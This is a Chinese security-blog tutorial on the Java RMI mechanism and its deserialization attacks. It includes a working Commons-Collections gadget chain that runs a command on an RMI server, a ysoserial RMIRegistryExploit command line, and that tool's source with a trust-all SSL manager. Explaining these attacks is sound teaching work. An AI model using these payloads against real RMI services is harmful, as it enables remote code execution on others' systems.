JAVA安全基础（四）-- RMI机制

小阳 / 2021-03-11 09:56:47 / 浏览数 11120

0x00 前言

上个文章我们了解到了远程动态代理机制，了解其创建动态代理创建对象的过程。但实际中我们java漏洞远程利用过程中，并不是说服务端会创建个远程代理让其客户端去实现攻击，而更多的是借助java的远程方式协议上的利用。所以我们来了解下java的RMI远程机制，看看我们是如何能够将其进行利用来攻击远程目标。

0x01 RMI机制概念

java RMI全称为 java Remote Method Invocation（java 远程方法调用），是java编程语言中，一种实现远程过程调用的应用程序编程接口。存储于java.rmi包中，使用其方法调用对象时，必须实现Remote远程接口，能够让某个java虚拟机上的对象调用另外一个Java虚拟机中的对象上的方法。两个虚拟机可以运行在相同计算机上的不同进程，也可以是网络上的不同计算机。

0x02 RMI基本名词

从RMI设计角度来讲，基本分为三层架构模式来实现RMI，分别为RMI服务端，RMI客户端和RMI注册中心。

客户端:


存根/桩(Stub):远程对象在客户端上的代理;
远程引用层(Remote Reference Layer):解析并执行远程引用协议;
传输层(Transport):发送调用、传递远程方法参数、接收远程方法执行结果。

服务端:

骨架(Skeleton):读取客户端传递的方法参数，调用服务器方的实际对象方法， 并接收方法执行后的返回值;
远程引用层(Remote Reference Layer):处理远程引用后向骨架发送远程方法调用;
传输层(Transport):监听客户端的入站连接，接收并转发调用到远程引用层。

注册表(Registry):以URL形式注册远程对象，并向客户端回复对远程对象的引用。

0x03 流程原理




因为这个流程图讲解很细致了，我就不多描述了。我们直接看代码来进行讲解吧。

0x04 案例讲解

定义一个远程接口

```
package RMIProject;

import java.rmi.Remote;
import java.rmi.RemoteException;

// 定义一个远程接口，继承java.rmi.Remote接口

public interface HelloInterface extends Remote {
    String Hello(String age) throws RemoteException;
}
```

这里我们定义了一个HelloInterface接口，定义了一个hello方法，同时抛出RemoteException异常。



同时我们在使用RMI远程方法调用的时候，需要事先定义一个远程接口，继承java.rmi.Remote接口，但该接口仅为RMI标识接口，本身不代表使用任何方法，说明可以进行RMI java虚拟机调用。

同时由于RMI通信本质也是基于“网络传输”，所以也要抛出RemoteException异常。

远程接口实现类

```
package RMIProject;

import java.rmi.RemoteException;
import java.rmi.server.UnicastRemoteObject;

// 远程接口实现类，继承UnicastRemoteObject类和Hello接口

public class HelloImp extends UnicastRemoteObject implements HelloInterface {

    private static final long serialVersionUID = 1L;

    protected HelloImp() throws RemoteException {
        super(); // 调用父类的构造函数
    }

    @Override
    public String Hello(String age) throws RemoteException {
        return "Hello" + age; // 改写Hello方法
    }
}
```

接着我们创建HelloImp类，继承UnicastRemoteObject类和Hello接口，定义改写HelloInterface接口的hello方法。


但远程接口实现类必须继承UnicastRemoteObject类，用于生成 Stub（存根）和 Skeleton（骨架）。

Stub可以看作远程对象在本地的一个代理，囊括了远程对象的具体信息，客户端可以通过这个代理和服务端进行交互。

Skeleton可以看作为服务端的一个代理，用来处理Stub发送过来的请求，然后去调用客户端需要的请求方法，最终将方法执行结果返回给Stub。

同时跟进UnicastRemoteObject类源代码我们可以发现，其构造函数抛出了RemoteException异常。但这种写法是十分不好的，所

以我们通过super()关键词调用父类的构造函数。



RMI服务器端

```
package RMIProject;

import java.rmi.Naming;
import java.rmi.registry.LocateRegistry;

// 服务端

public class RMIServer {
    public static void main(String[] args) {
        try {
            HelloInterface h  = new HelloImp(); // 创建远程对象HelloImp对象实例
            LocateRegistry.createRegistry(1099); // 获取RMI服务注册器
            Naming.rebind("rmi://localhost:1099/hello",h); // 绑定远程对象HelloImp到RMI服务注册器
            System.out.println("RMIServer start successful");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```


这里客户端可以通过这个URL直接访问远程对象，不需要知道远程实例对象的名称，这里服务端配置完成。RMIServer将提供的服务注册在了 RMIService上,并且公开了一个固定的路径 ,供客户端访问。

RMI客户端配置

```java
package RMIProject;

import java.net.MalformedURLException;
import java.rmi.Naming;
import java.rmi.NotBoundException;
import java.rmi.RemoteException;

// 客户端

public class RMIClient {
    public static void main(String[] args){
        try {
            HelloInterface h = (HelloInterface) Naming.lookup("rmi://localhost:1099/hello"); // 寻找RMI实例远程对象
            System.out.println(h.Hello("run....."));
        }catch (MalformedURLException e) {
            System.out.println("url格式异常");
        } catch (RemoteException e) {
            System.out.println("创建对象异常");
        } catch (NotBoundException e) {
            System.out.println("对象未绑定");
        }
    }
}
```

客户端只需要调用 java.rmi.Naming.lookup 函数，通过公开的路径从RMIService服务器上拿到对应接口的实现类， 之后通过本地接口即可调用远程对象的方法 .

在整个过程都没有出现RMI Registry，他是去哪儿了嘛？实际上新建一个RMI Registry的时候，都会直接绑定一个对象在上面，我们示例代码中的RMIServer类其实包含了RMI Registry和RMI Server两部分。如下图所示。



接着我们先启动RMIServer类，再启动RMIClient类即可。

0x04 RMI机制利用

因为在整个RMI机制过程中，都是进行反序列化传输，我们可以利用这个特性使用RMI机制来对RMI远程服务器进行反序列化攻击。

但实现RMI利用反序列化攻击，需要满足两个条件：

1、接收Object类型参数的远程方法

2、RMI的服务端存在执行pop利用链的jar包

这里我们接着使用上面我们的案例代码进行讲述修改，同时在RMIServer类中commons-collections-3.1.jar包

首先接收Object类型的参数，所以我们将HelloInterface接口定义的hello方法中的参数类型进行改写


```
package RMIProject;

//...

import java.rmi.Remote;
import java.rmi.RemoteException;

// 定义一个远程接口，继承java.rmi.Remote接口

public interface HelloInterface extends Remote {
    String Hello(String age) throws RemoteException;
    void Test(Object object) throws RemoteException;
}
```


再定义一下Test方法

```
package RMIProject;

import java.rmi.RemoteException;
import java.rmi.server.UnicastRemoteObject;

public class HelloImp extends UnicastRemoteObject implements HelloInterface {

    private static final long serialVersionUID = 1L;

    protected HelloImp() throws RemoteException {
        super(); // 调用父类的构造函数
    }

    @Override
    public String Hello(String age) throws RemoteException {
        return "Hello" + age; // 改写Hello方法
    }
    public void Test(Object object) throws  RemoteException{
        System.out.println("参数类型改为" + object);
    }
}
```


我们的RMI服务端不需要更改，只需要改下为RMI客户端，其中Test方法中的Object类型参数导入恶意的commons-collections-3.1.jar包pop利用链方法，然后发现成功执行弹出计算器。

```
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;
import java.lang.annotation.Target;
import java.lang.reflect.*;
import java.net.MalformedURLException;
import java.rmi.*;
import java.util.HashMap;
import java.util.Map;

public class RMIClient {
    public static void main(String[] args){
        try {
            HelloInterface h = (HelloInterface) Naming.lookup("rmi://localhost:1099/hello"); // 寻找RMI实例远程对象
            System.out.println(h.Hello("run......"));
            h.Test(getpayload());
        }catch (MalformedURLException e) {
            System.out.println("url格式异常");
        } catch (RemoteException e) {
            System.out.println("创建对象异常");
        } catch (NotBoundException e) {
            System.out.println("对象未绑定");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
    public static Object getpayload() throws Exception{
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", new Class[0]}),
                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, new Object[0]}),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]
{"/System/Applications/Calculator.app/Contents/MacOS/Calculator"})
        };
        Transformer transformerChain = new ChainedTransformer(transformers);

        Map innermap = new HashMap();
        innermap.put("key", "xiaoyang");
        Map transformedMap = TransformedMap.decorate(innermap, null, transformerChain);

        Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
        ctor.setAccessible(true);
        Object instance = ctor.newInstance(Target.class, transformedMap);
        return instance;
    }
}
```



0x05 RMI客户端攻击RMI注册中心

在讲这个攻击场景之前，我们可以来看下RMI服务端的触发处。

在RMI过程中，RMI服务端的远程引用层(sun.rmi.server.UnicastServerRef)收到请求会传递给Skeleton代理(sun.rmi.registry.RegistryImpl_Skel#dispatch)

最终实际是sun.rmi.registry.RegistryImpl_Skel#dispatch来进行处理，我们可以定位其查看重要逻辑代码。


```
switch(var3) {
        case 0:
            try { //bind方法
                var11 = var2.getInputStream();
                // readObject反序列化触发
                var7 = (String)var11.readObject();
                var8 = (Remote)var11.readObject();
            } catch (IOException var94) {
                throw new UnmarshalException("error unmarshalling arguments", var94);
            } catch (ClassNotFoundException var95) {
                throw new UnmarshalException("error unmarshalling arguments", var95);
            } finally {
                var2.releaseInputStream();
            }

            var6.bind(var7, var8);

            try {
                var2.getResultStream(true);
                break;
            } catch (IOException var93) {
                throw new MarshalException("error marshalling return", var93);
            }
        case 1: //list()方法
            var2.releaseInputStream();
            String[] var97 = var6.list();

            try {
                ObjectOutput var98 = var2.getResultStream(true);
                var98.writeObject(var97);
                break;
            } catch (IOException var92) {
                throw new MarshalException("error marshalling return", var92);
```

```
            }
        case 2:
            try {  // look()方法
                var10 = var2.getInputStream();
                // readObject反序列化触发
                var7 = (String)var10.readObject();
            } catch (IOException var89) {
                throw new UnmarshalException("error unmarshalling arguments", var89);
            } catch (ClassNotFoundException var90) {
                throw new UnmarshalException("error unmarshalling arguments", var90);
            } finally {
                var2.releaseInputStream();
            }

            var8 = var6.lookup(var7);

            try {
                ObjectOutput var9 = var2.getResultStream(true);
                var9.writeObject(var8);
                break;
            } catch (IOException var88) {
                throw new MarshalException("error marshalling return", var88);
            }
        case 3:
            try { // rebind()方法
                var11 = var2.getInputStream();
                //readObject反序列化触发
                var7 = (String)var11.readObject();
                var8 = (Remote)var11.readObject();
            } catch (IOException var85) {
                throw new UnmarshalException("error unmarshalling arguments", var85);
            } catch (ClassNotFoundException var86) {
                throw new UnmarshalException("error unmarshalling arguments", var86);
            } finally {
                var2.releaseInputStream();
            }

            var6.rebind(var7, var8);

            try {
                var2.getResultStream(true);
                break;
            } catch (IOException var84) {
                throw new MarshalException("error marshalling return", var84);
            }
        case 4:
            try { //unbind()方法
                var10 = var2.getInputStream();
                //readObject反序列化触发
                var7 = (String)var10.readObject();
            } catch (IOException var81) {
                throw new UnmarshalException("error unmarshalling arguments", var81);
            } catch (ClassNotFoundException var82) {
                throw new UnmarshalException("error unmarshalling arguments", var82);
            } finally {
                var2.releaseInputStream();
            }

            var6.unbind(var7);

            try {
                var2.getResultStream(true);
                break;
            } catch (IOException var80) {
                throw new MarshalException("error marshalling return", var80);
            }
```

```
            }
        default:
            throw new UnmarshalException("invalid method number");
        }
```

这里我们可以得知，Registry注册中心能够接收bind/rebind/unbind/look/list/请求，而在接收五类请求方法的时候，只有我们bind，rebind，unbind和look方法进行了反序列化数据调用readObject函数，可能导致直接触发了反序列化漏洞产生。

而我们往下跟踪这五类方法请求，发现也是在RegistryImpl_Stub中进行定义。




```
public Remote lookup(String var1) throws RemoteException, NotBoundException {
    synchronized(this.bindings) {
        Remote var3 = (Remote)this.bindings.get(var1);
        if (var3 == null) {
            throw new NotBoundException(var1);
        } else {
            return var3;
        }
    }
}

public void bind(String var1, Remote var2) throws RemoteException, AlreadyBoundException, AccessException {
    checkAccess("Registry.bind");
    synchronized(this.bindings) {
        Remote var4 = (Remote)this.bindings.get(var1);
        if (var4 != null) {
            throw new AlreadyBoundException(var1);
        } else {
            this.bindings.put(var1, var2);
        }
    }
}

public void unbind(String var1) throws RemoteException, NotBoundException, AccessException {
    checkAccess("Registry.unbind");
    synchronized(this.bindings) {
        Remote var3 = (Remote)this.bindings.get(var1);
        if (var3 == null) {
            throw new NotBoundException(var1);
        } else {
            this.bindings.remove(var1);
        }
    }
}

public void rebind(String var1, Remote var2) throws RemoteException, AccessException {
    checkAccess("Registry.rebind");
    this.bindings.put(var1, var2);
}
```

针对这个攻击场景，我们可以用ysoserial中的RMIRegistryExploit.java进行分析讲述，因为这块代码比较多，我将RMIRegistryExploit.java分为三个模块来讲解。

RMIRegistryExploit.java的常见使用命令如下：

```
java -cp ysoserial-0.0.4-all.jar ysoserial.exploit.RMIRegistryExploit 目标地址 端口号 CommonsCollections1 "calc"
```

很多时候，我们都是直接使用上面这种命令来进行RMI漏洞服务测试，其实本质就是通过bind请求攻击RMI注册中心。我们先看看其模块代码来进行分析。

TrustAllSSL模块

```
private static class TrustAllSSL implements X509TrustManager {
        private static final X509Certificate[] ANY_CA = {};
        public X509Certificate[] getAcceptedIssuers() { return ANY_CA; }
        public void checkServerTrusted(final X509Certificate[] c, final String t) { /* Do nothing/accept all */ }
        public void checkClientTrusted(final X509Certificate[] c, final String t) { /* Do nothing/accept all */ }
    }

    private static class RMISSLClientSocketFactory implements RMIClientSocketFactory {
        public Socket createSocket(String host, int port) throws IOException {
            try {
                SSLContext ctx = SSLContext.getInstance("TLS");
                ctx.init(null, new TrustManager[] {new TrustAllSSL()}, null);
                SSLSocketFactory factory = ctx.getSocketFactory();
                return factory.createSocket(host, port);
            } catch(Exception e) {
                throw new IOException(e);
            }
        }
```

这段TrustAllSSL代码主要是进行SSL证书认证过程，我们不必深入研究理会。

main函数模块

```
public static void main(final String[] args) throws Exception {
        // 接收参数，如目标ip地址，端口号和需要执行的命令。
        final String host = args[0];
        final int port = Integer.parseInt(args[1]);
        final String command = args[3];
        // 用于访问RMI注册表服务，返回远程调用对象
        Registry registry = LocateRegistry.getRegistry(host, port);
        final String className = CommonsCollections1.class.getPackage().getName() +  "." + args[2];
        // 通过class.forName()加载
        final Class<? extends ObjectPayload> payloadClass = (Class<? extends ObjectPayload>) Class.forName(className);

        // 测试RMI注册表是否为SSL连接，如果连接失败时升级到SSL连接的rmi请求
        try {
            registry.list();
        } catch(ConnectIOException ex) {
            registry = LocateRegistry.getRegistry(host, port, new RMISSLClientSocketFactory());
        }

        // 调用exploit函数
        exploit(registry, payloadClass, command);
    }
```

这段main函数主要为加载payload值 CommonsCollections1，然后我们使用exploit函数去调用。

```
public static void exploit(final Registry registry,
        final Class<? extends ObjectPayload> payloadClass,
        final String command) throws Exception {
    new ExecCheckingSecurityManager().callWrapped(new Callable<Void>(){public Void call() throws Exception {
        // 获取payload进行命令执行
        ObjectPayload payloadObj = payloadClass.newInstance();
        Object payload = payloadObj.getObject(command);
        String name = "pwned" + System.nanoTime();
        // 创建动态代理，且变为Remote类型
        Remote remote = Gadgets.createMemoitizedProxy(Gadgets.createMap(name, payload), Remote.class);
        try {
            // 使用bind方法请求调用remote对象
            registry.bind(name, remote);
        } catch (Throwable e) {
            e.printStackTrace();
        }
        Utils.releasePayload(payloadObj, payload);
        return null;
    }});
}
```

这里我们得知，ysoserail中的RMIRegistryExploit.java使用了远程代理机制，通过sun.reflect.annotation.AnnotationInvocationHandler对remote对象进行封装，然后通过bind方法将我们的remote对象进行请求发送。如果对ysoserail远程代理机制不是很了解的，可以看下我上篇JAVA安全基础（三）-- java动态代理机制

小结

我们简单介绍了下RMI服务机制流程和ysoserial为例分析攻击RMI注册中心的场景，这仅仅只是针对RMI服务本身的攻击利用，后面更深入的还会结合JRMP和JDNI机制来进行分析讲解。如果文章有什么讲述不清或者文笔错误的话，欢迎大家指出。

参考链接

https://www.cnblogs.com/pihaochen/p/11020596.html

https://xz.aliyun.com/t/9053

https://xz.aliyun.com/t/7930

https://xz.aliyun.com/t/6660

https://xz.aliyun.com/t/7079

上一篇： 某次演练复盘总结　　下一篇： 【漏洞预警】F5 BIG-IP/B...

3 条回复

pail****

2021-03-11 14:34:27

tql

0 回复Ta

jdr

2021-03-11 17:56:32

牛啊牛啊

0 回复Ta

WhiteHSBG

2021-03-16 02:04:46

谢谢讲解，推荐没看太明白的大家去RMI-反序列化这篇文章看一下

0 回复Ta

登录 后跟帖